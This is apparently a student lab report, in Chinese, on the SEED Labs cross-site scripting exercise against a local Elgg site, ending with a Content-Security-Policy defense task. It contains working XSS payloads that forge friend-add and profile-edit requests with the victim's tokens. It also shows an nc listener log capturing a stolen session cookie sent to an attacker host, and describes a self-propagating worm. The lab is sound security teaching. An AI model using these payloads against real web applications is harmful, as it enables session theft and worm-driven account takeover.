Chapter 5

Cross-Site Scripting (XSS) Attack Lab

一. 基本信息：

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二. 实验原理：


跨站脚本攻击（XSS）是 web 应用程序中常见的一种漏洞。此漏洞使攻击者有可能将恶意 Script 代码注入受害者的 web 浏览器，当用户浏览该网页时，嵌入 web 里面的 Script 代码会被执行，从而达到恶意攻击用户的目的。


本次实验对 Elgg 的漏洞发动 XSS 攻击，通过 php 的输出函数将 javascript 代码输出到 html 页面中，通过用户本地浏览器执行的，所以 xss 漏洞关键就是寻找参数未过滤的输出函数。

三. 实验过程：

Task1：Posting a Malicious Message to Display an Alert Window


在 Elgg 配置文件中嵌入一个 JavaScript 程序，一旦当其他用户查看配置文件时，将执行该程序并弹出一个警告窗口。本例中代码很短，直接在 Samy 用户的 brief description 里面添加 js 脚本。





Task 2: Posting a Malicious Message to Display Cookies

在 Samy 用户的 brief description 里面添加 js 脚本输出 cookie，保存后，再次进入 Samy 的主页，会见到警告窗口弹出显示 cookie



Task 3: Stealing Cookies from the Victim's Machine

1）在 Samy 用户的 brief description 里面添加 js 脚本，向攻击者的服务器回传 cookie

2）在端口上开始监听，登录其他账号点击后，可以看到客户端浏览器回传的 get 请求。其中附带了 Elgg 网站的 cookie

```
[08/04/21]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.7 55392
GET /?c=Elgg%3Damcqsah6m5s1nd3tfuiff0a6vv HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Task 4: Becoming the Victim's Friend

编写一个类似的 Samy 蠕虫，将 Samy 作为朋友添加到访问 Samy 页面的任何其他用户

1）在 Samy 的 About me 里添加如下脚本

About me


```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token; //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```

2）登录其他账号，查看 samy 的个人资料，发现已经自动添加了好友



Question 1: Explain the purpose of Lines ① and ②, why are they needed?

Ts 和 tocken 用于验证用户身份，获取他们形成完整的 GET 请求，达到欺骗服务器的效果

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, you cannot switch to the Text mode, can you still launch a successful attack?

不能成功，因为网站会自动将攻击代码转码成文本显示，不能起效果，但可将代码写入 briefdescription 处

Task 5: Modifying the Victim's Profile

1）观察 POST 结构：

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------225027466111863033925789008841
Content-Length: 2988
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: Elgg=tce5p4t0okup30rnf386t0fnbt
Upgrade-Insecure-Requests: 1
__elgg_token=i9bJ2KoMww2q_z1yb8RiMw&__elgg_ts=1628064141&name=Alice&description=<p>samy is my hero</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]
POST: HTTP/1.1 302 Found
Date: Wed, 04 Aug 2021 08:02:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
```


2）在 Samy 的 About me 里添加如下脚本：

About me

Embed content Visua

```
<script type="text/javascript">
  window.onload = function(){
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="__elgg_token="+elgg.security.token.__elgg_token;
  var content=token+ts+userName+"&description=samy%20is%20my%20hero&accesslevel[description]=2"+guid;
  var samyGuid=59;
  var sendurl="http://www.seed-server.com/action/profile/edit";
  if(elgg.session.user.guid!=samyGuid)
  {
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

3）在登录 Alice 账号查看 Samy 个人资料，返回后发现自己的 About me 已被修改



Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation


避免自身的 About me 被修改，一旦自身被修改，那么攻击代码就将被覆盖，无法实施攻击

Task 6: Writing a Self-Propagating XSS Worm


模拟病毒蠕虫，实现脚本自身的复制传播

1）在 samy 的 About me 中写入 worm，worm 代码将手册提供的 alert()替换为 task5 的恶意复制代码

2）登录 Alice 账号点开 Samy 的主页，之后发现个人主页被修改




3）登录 Charlie 账号点击 Alice 主页，发现 Boby 个人主页也被修改





Task 7: Defeating XSS Attacks Using CSP


探究 CSP 对 XSS 的防御作用

1）初始状态为：










2）修改 apache_csp.conf，在 example32b 添加 script-src 'self' *.example60.com \
可以看到 5 从 failed 变为 ok



3）修改 phpindex.php，可以看到 example32c.com 全部选项为 ok

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com
*.example70.com".
  header($cspheader);
?>

<?php include 'index.html';?>
```

显然，CSP 使用的是白名单机制，只允许被信任来源的脚本执行；